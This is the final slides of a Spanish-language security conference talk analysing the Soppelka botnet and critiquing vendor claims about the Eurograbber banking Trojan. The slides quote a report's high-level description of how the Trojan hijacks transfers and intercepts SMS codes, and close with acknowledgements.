
# Eurograbber

- ~~• Transferencias entre 200€ y 250.000€~~




# Eurograbber

- ~~36 millones de euros~~ WTF??!!



# Eurograbber

- ~~36 millones de euros WTF??!!~~



# Eurograbber

- “Once the Eurograbber Trojans are installed on the bank customer’s computer and mobile phone, the malware lays dormant until the next time the customer accesses their bank account.”
- “Immediately upon a bank customer’s login, the cybercriminal initiates Eurograbber’s computer Trojan to start its own transaction to transfer a predefined percentage of money out of the customer’s bank account to a “mule” account owned by the attackers.”

# Eurograbber

- “...the Eurograbber mobile Trojan intercepts the SMS containing the TAN, hides it from the customer and forwards it to one of many relay phone numbers setup by the attackers. **The SMS is then forwarded from the relay phone number to the drop zone where it is stored in the command and control database along with other user information”**

# Conclusiones

- Soppelka es una botnet interesante
  - 3 familias de malware y un único panel bancario
  - Gran afectación
  - Componentes móviles
  - Comunicación interna
- Eurograbber es puro marketing
  - Con algunos (pocos) adornos técnicos
  - Ventas/Marketing >>>> Soluciones/Colaboración
- Mente crítica y analítica

# Agradecimientos

- S21sec e-crime
- Fox-IT Cybercrime
- Shadowserver & Abuse.ch
- ING Direct España (Alex!)
- ...

# ¿Preguntas?



# ¡¡Gracias!!

**Mikel Gastesi**  
**@mgastesi**

**Jose Miguel Esparza**  
**@EternalTodo**

